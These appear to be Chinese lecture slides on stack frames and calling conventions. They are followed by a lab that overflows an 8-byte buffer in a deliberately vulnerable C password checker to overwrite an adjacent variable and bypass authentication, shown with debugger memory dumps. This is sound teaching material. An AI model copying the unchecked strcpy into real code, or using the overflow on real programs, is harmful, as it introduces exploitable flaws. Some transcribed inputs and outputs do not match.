(3) 代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

(4) 栈帧调整



二、系统栈的工作原理—函数调用约定与相关指令

第四步栈帧调整具体包括如下几个步骤。

保存当前栈帧的状态值，以备后面恢复本栈帧时使用（**EBP入栈**）；

将当前栈帧切换到新栈帧（**将ESP值装入EBP，更新栈帧底部**）；

给新栈帧分配空间（**把ESP减去所需空间的大小，抬高栈帧**）；



二、系统栈的工作原理—函数调用约定与相关指令

对于__stdcall调用约定，函数调用时用到的指令序列大致如下。

序列	备注
push 参数 3	假设该函数有3个参数，将从右向左依次入栈
push 参数 2	
push 参数 1	
call 函数地址	call指令将同时完成两项工作:a)向栈中压入当前指令在内存中的位置，即保存返回地址。 b)跳转到所调用函数的入口地址函数入口处

__stdcall调用约定的指令序列



二、系统栈的工作原理—函数调用约定与相关指令

对于__stdcall调用约定，函数调用时用到的指令序列大致如下。


序列	备注
push ebp	保存旧栈帧的底部
mov ebp,esp	设置新栈帧的底部(栈帧切换)
sub esp,xxx	设置新栈帧的顶部(抬高栈顶，为新栈帧开辟空间)

__stdcall调用约定的指令序列



二、系统栈的工作原理—函数调用约定与相关指令

函数调用时系统栈的变化过程




__stdcall调用约定的指令序列



二、系统栈的工作原理—函数调用约定与相关指令

函数调用时系统栈的变化过程



CALL指令引起的压栈操作。
返回地址入栈

PUSH EBP


保存当前栈帧底部位置，以备栈帧恢复时用

__stdcall调用约定的指令序列



二、系统栈的工作原理—函数调用约定与相关指令

函数调用时系统栈的变化过程



MOV EBP,ESP

设置新栈帧的底部开始栈帧切换

SUB ESP,XX

设置新栈帧的顶部，新栈帧切换完毕

__stdcall调用约定的指令序列



二、系统栈的工作原理—函数调用约定与相关指令

类似的，函数返回的步骤如下。

(1) 保存返回值：通常将函数的返回值保存在寄存器EAX中。

(2) 弹出当前栈帧，恢复上一个栈帧，具体包括：

在堆栈平衡的基础上，给ESP加上栈帧的大小，降低栈顶，回收当前栈帧的空间。

将当前栈帧底部保存的前栈帧EBP值弹入EBP寄存器，恢复上一个栈帧。

将函数返回地址弹给EIP寄存器。

(3) 跳转：按照函数返回地址跳回母函数中继续执行。



二、系统栈的工作原理—函数调用约定与相关指令

以C语言和Win32平台为例，函数返回时的相关的指令序列如下。

指令	备注
<code>add esp,xxx</code>	降低栈顶，回收当前的栈帧
<code>pop ebp</code>	将上一个栈帧底部位置恢复到ebp
<code>retn</code>	这条指令有两个功能： a)弹出当前栈顶元素，即弹出栈帧中的返回地址。至此，栈帧恢复工作完成。 b)让处理器跳转到弹出的返回地址，恢复调用前的代码区



三、修改邻接变量

- 修改邻接变量所用程序源代码
- 修改邻接变量的原理
- 突破密码验证程序



三、堆栈溢出实例分析：修改邻接变量

通过之前的学习，我们已经知道了函数调用的细节和栈中数据的分布情况。

如果这些局部变量中有数组之类的缓冲区，并且程序中存在数组越界的缺陷，那么越界的数组元素就有可能破坏栈中相邻变量的值，甚至破坏栈帧中所保存的EBP值、返回地址等重要数据。

下面我们用一个简单的例子来说明破坏栈内局部变量对程序的安全性有何影响。



三、修改邻接变量—源代码part1

```
#include<stdio.h>

#define PASSWORD "1234567"

int verify_password(char* password)
{
    int authenticated;
    char buffer[8];
    authenticated = strcmp(password,PASSWORD);
    strcpy(buffer,password);//这里会发生溢出
    return authenticated;
}
```



三、修改邻接变量—源代码part2

```
void main()
{
    int valid_flag=0;
    char password[1024];
    while(1)
    {
        printf("please input password:");
        scanf("%s",password);
        valid_flag = verify_password(password);
    }
}
```




三、修改邻接变量—源代码part3

```
if(valid_flag)
{
    printf("incorrect password!\n");
}
else
{
    printf("Congratulations!You have passed the
           verification!\n");
    break;
}
}
}
```



三、修改邻接变量—修改邻接变量的原理

我们结合之前所学来看看栈帧的布局应该是什么样的





三、修改邻接变量—修改邻接变量的原理

authenticated 为 int 类型，在内存中是一个 DWORD，占4个字节。所以，如果让buffer数组越界，buffer[8]、buffer[9]、buffer[10]、buffer[11]将写入相邻的变量authenticated中。

观察一下源代码不难发现，authenticated变量的值来源于strcmp函数的返回值，之后会返回给main函数作为密码验证成功与否的标志变量；当authenticated为0时，标识验证成功；反之则不成功。



三、修改邻接变量—修改邻接变量的原理

如果我们输入的密码超过了7个字符（注意：字符串截断符NULL将占用一个字节），则越界字符的ASCII码会修改掉authenticated的值。如果这段溢出数据恰好把authenticated改为0，则程序流程将被改变。本节实验要做的就是研究怎样用非法的超长密码去修改buffer的邻接变量authenticated从而绕过密码验证程序这样有趣的事情。




三、修改邻接变量—突破密码验证程序

	推荐使用的环境	备注
操作系统	Xp sp2, win7	其他win32系统也可以进行本实验
编译器	Vc 6.0	如用其他编译器，需重新调试
编译选项	默认编译选项	Visual Studio 新版本中的GS编译选项会使栈溢出实验失败
Build版本	Debug版本	如使用release版本，则需要重新调试



三、修改邻接变量—突破密码验证程序



```
"E:\Projectes\2-overflow-var\Debug\stack_overflow_var.exe"
please input password:      123456
incorrect password!

please input password:      1234567
Congratulation! You have passed the verification!
Press any key to continue
```

程序正常运行时的情况



三、修改邻接变量—突破密码验证程序

- 假如我们输入密码为7个英文字母"q", 按照字符串的关系"qqqqqqq">"1234567",strcmp应该返回1, 即authenticated为1。
- 我们用OllyDbg动态调试的内存情况如下图所示(见下页)

程序正常运行时的情况



三、修改邻接变量—突破密码验证程序

Address	Disassembly	Comment
0040101A	CC	INT3
0040101B	CC	INT3
0040101C	CC	INT3
0040101D	CC	INT3
0040101E	CC	INT3
0040101F	CC	INT3
00401020	55	PUSH EBP
00401021	8BEC	MOV EBP,ESP
00401023	83EC 4C	SUB ESP,4C
00401026	53	PUSH EBX
00401027	56	PUSH ESI
00401028	57	PUSH EDI
00401029	8D7D B4	LEA EDI,[LOCAL.19]
0040102C	B9 13000000	MOV ECX,13
00401031	B8 CCCCCCCC	MOV EAX,CCCCCCCC
00401036	F3:AB	REP STOS DWORD PTR ES:[EDI]
00401038	68 1C504200	PUSH OFFSET 0042501C
0040103D	8B45 08	MOV EAX,DWORD PTR SS:[ARG.1]
00401040	50	PUSH EAX
00401041	E8 0A020000	CALL strcmp
00401046	83C4 08	ADD ESP,8
00401049	8945 FC	MOV DWORD PTR SS:[LOCAL.1],EAX
0040104C	8B4D 08	MOV ECX,DWORD PTR SS:[ARG.1]
0040104F	51	PUSH ECX
00401050	8D55 F4	LEA EDX,[LOCAL.3]
00401053	52	PUSH EDX
00401054	E8 07010000	CALL strcpy
00401059	83C4 08	ADD ESP,8
0040105C	8B45 FC	MOV EAX,DWORD PTR SS:[LOCAL.1]
0040105F	5F	POP EDI
00401060	5E	POP ESI
00401061	5B	POP EBX
00401062	83C4 4C	ADD ESP,4C
00401065	3BEC	CMP EBP,ESP
00401067	E8 74020000	CALL __chkesp
0040106C	8BE5	MOV ESP,EBP
0040106E	5D	POP EBP
0040106F	C3	RETN
00401070	CC	INT3
00401071	CC	INT3
00401072	CC	INT3
00401073	CC	INT3
00401074	CC	INT3
00401075	CC	INT3
00401076	CC	INT3
00401077	CC	INT3
00401078	CC	INT3
00401079	CC	INT3
0040107A	CC	INT3
0040107B	CC	INT3
0040107C	CC	INT3
0040107D	CC	INT3
0040107E	CC	INT3
0040107F	CC	INT3

stack_overflow_var.verify_password(void)

ASCII "1234567"

Cstrcmp

Cstrcpy

在strcpy设置断点（F2），运行strcpy之后观察缓冲区中的结果



三、修改邻接变量—突破密码验证程序

```
0012FA8C 0012FAE0 0x 0. ASCII "qqqqqqq"
0012FA90 0012FB44 Dv 0. ASCII "qqqqqqq"
0012FA94 0012FF48 H 0.
0012FA98 00000000 ....
0012FA9C 7FFDE000 .x^d
0012FAA0 CCCCCCCC |f|f|f|f|
0012FAA4 CCCCCCCC |f|f|f|f|
0012FAA8 CCCCCCCC |f|f|f|f|
0012FAAC CCCCCCCC |f|f|f|f|
0012FAB0 CCCCCCCC |f|f|f|f|
0012FAB4 CCCCCCCC |f|f|f|f|
0012FAB8 CCCCCCCC |f|f|f|f|
0012FABC CCCCCCCC |f|f|f|f|
0012FAC0 CCCCCCCC |f|f|f|f|
0012FAC4 CCCCCCCC |f|f|f|f|
0012FAC8 CCCCCCCC |f|f|f|f|
0012FACC CCCCCCCC |f|f|f|f|
0012FAD0 CCCCCCCC |f|f|f|f|
0012FAD4 CCCCCCCC |f|f|f|f|
0012FAD8 CCCCCCCC |f|f|f|f|
0012FADC CCCCCCCC |f|f|f|f|
0012FAE0 71717171 qq qq
0012FAE4 00717171 qq q.
0012FAE8 00000001 0...
0012FAEC 0012FF48 H 0.
0012FAF0 004010EB $b0. RETURN from stack_overflow_var.verify_password to stack_overflow_var.main+5B
0012FAF4 0012FB44 Dv 0. ASCII "qqqqqqq"
0012FAF8 00000000 ....
0012FAFC 00000000 ....
0012FB00 7FFDE000 .x^d
0012FB04 CCCCCCCC |f|f|f|f|
0012FB08 CCCCCCCC |f|f|f|f|
0012FB0C CCCCCCCC |f|f|f|f|
0012FB10 CCCCCCCC |f|f|f|f|
0012FB14 CCCCCCCC |f|f|f|f|
0012FB18 CCCCCCCC |f|f|f|f|
0012FB1C CCCCCCCC |f|f|f|f|
0012FB20 CCCCCCCC |f|f|f|f|
0012FB24 CCCCCCCC |f|f|f|f|
0012FB28 CCCCCCCC |f|f|f|f|
```

我们注意到有 `qqqqqqq+null` 这个字符串，而比较后的结果为 `01` 就在它地址的后面



三、修改邻接变量—突破密码验证程序

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
Buffer[0-3]	0x0012FAE0	q	q	q	q
Buffer[4-7]	0x0012FAE4	NULL	q	q	q
authenticate d	0x0012FAE8	0x00	0x00	0x00	0x01

栈帧数据分布的情况

在观察内存的时候应当注意“内存数据”与“数值数据”的区别。在我们的调试环境中，内存由低到高分布，你可以简单地把这种情形理解成Win32系统在内存中由低位向高位存储一个4字节的双字，但在作为“数值”应用的时候，确实按照由高位字节向低位字节进行解释。这样一来，在我们的调试环境中，“内存数据”中的DWORD和我们逻辑上使用的“数值数据”是字节序逆序过的。



三、修改邻接变量—突破密码验证程序

- 我们可以联想到，如果输入超过7个，算上NULL会超过8个字节，会发生什么事情呢？
- 我们不妨来试试，输入 `qqqqqqqqrst` 之后和之前一样，观察调试器的数据，会发现如下的数据。



三、修改邻接变量—突破密码验证程序

```
0012FACC|CCCCCCCC|FFFFFFF|
0012FAD0|CCCCCCCC|FFFFFFF|
0012FAD4|CCCCCCCC|FFFFFFF|
0012FAD8|CCCCCCCC|FFFFFFF|
0012FADC|CCCCCCCC|FFFFFFF|
0012FAE0|71717171|qqqqq|
0012FAE4|71717171|qqqqq|
0012FAE8|00747372|rst.|
0012FAEC|0012FF48|H #.|
0012FAF0|004010EB|s b@.| RETURN from stack_overflow_var.verify_password to stack_overflow_var.main+5B
0012FAF4|0012FB44|D r#.| ASCII "qqqqqqqqrst"
0012FAF8|00000000|....|
0012FAFC|00000000|....|
0012FB00|7FFDE000|.α²Δ|
0012FB04|CCCCCCCC|FFFFFFF|
0012FB08|CCCCCCCC|FFFFFFF|
0012FB0C|CCCCCCCC|FFFFFFF|
0012FB10|CCCCCCCC|FFFFFFF|
0012FB14|CCCCCCCC|FFFFFFF|
0012FB18|CCCCCCCC|FFFFFFF|
0012FB1C|CCCCCCCC|FFFFFFF|
0012FB20|CCCCCCCC|FFFFFFF|
0012FB24|CCCCCCCC|FFFFFFF|
0012FB28|CCCCCCCC|FFFFFFF|
0012FB2C|CCCCCCCC|FFFFFFF|
0012FB30|CCCCCCCC|FFFFFFF|
0012FB34|CCCCCCCC|FFFFFFF|
0012FB38|CCCCCCCC|FFFFFFF|
0012FB3C|CCCCCCCC|FFFFFFF|
0012FB40|CCCCCCCC|FFFFFFF|
0012FB44|71717171|qqqqq|
0012FB48|71717171|qqqqq|
0012FB4C|00747372|rst.|
0012FB50|CCCCCCCC|FFFFFFF|
0012FB54|CCCCCCCC|FFFFFFF|
0012FB58|CCCCCCCC|FFFFFFF|
0012FB5C|CCCCCCCC|FFFFFFF|
0012FB60|CCCCCCCC|FFFFFFF|
0012FB64|CCCCCCCC|FFFFFFF|
0012FB68|CCCCCCCC|FFFFFFF|
```

在strcpy设置断点（F2），运行strcpy之后观察缓冲区中的结果，我们发现authenticated变成了0x00747372。



三、修改邻接变量—突破密码验证程序

- 那么我们经过分析可以发现，如果我们输入的是8个q，那么他的最后以为NULL会淹没authenticated的数据
- Authenticated会变成0x00000000，那么判断分支则会走向正确的方向，就会绕过密码验证程序。



三、修改邻接变量—突破密码验证程序

```
E:\Projectes\2-overflow-var\Debug\stack_overflow_var.exe

please input password:      qqqqqqqq
incorrect password!

please input password:      qqqqqqqqqrst
incorrect password!

please input password:      qqqqqqqqq
Congratulation! You have passed the verification!
```

果然当我们输入8个q的时候程序发生了程序员预料之外的结果，我们这个演示也成功运行得到了想要的结果。



三、修改邻接变量—突破密码验证程序

- 当大家做了这个实验后，发现并不是所有的8位字符串都能得到想要的结果，这是为什么呢？
 - ➔ 由于authenticated的值来源于字符串比较函数strcmp的返回值。按照字符串的序关系，当输入字符串大于“1234567”时，会返回1，内存中的值为0x00000001，可以淹没地位突破验证；那么当输入字符串小于“1234567”时，会返回-1，而变量在内存中的值按照双字-1的补码存放，为0xFFFFFFFF，低位被淹没后便成了0xFFFFFFFF00，这是的值是不能冲破验证程序的。如“01234567”就不可以。



栈溢出原理

栈溢出我们仅仅举了一个简单的修改邻接变量的例子，其实它能做的远不止这些，它还可以修改函数的返回地址，控制程序的执行流程，甚至能够进行代码的植入，希望有兴趣的同学能够结合自己所学进行深入研究。



第三讲 字符串安全

- 背景和常见问题

- 常见的字符串操作错误

- 字符串问题导致的安全漏洞

- 缓解措施




字符串

- 包含了终端用户和软件系统交互的大部分数据
 - ➔ 命令行参数
 - ➔ 环境变量
 - ➔ 控制台输入
- 软件漏洞和漏洞利用是由下列字符串缺陷导致：
 - ➔ 字符串表示法
 - ➔ 字符串管理
 - ➔ 字符串操作



C-风格的字符串

- 在软件工程中，字符串是一个基本的概念，但它并不是C或C++的内建类型。



- c风格的字符串由一个连续的字符序列组成，并以一个空字符（null）作为结束。
 - 一个指向字符串的指针实际上就是指向该字符串的起始字符。
 - 字符串长度指空字符之前的字节数
 - 字符串的值则是它所包含的按顺序排列的字符序列。
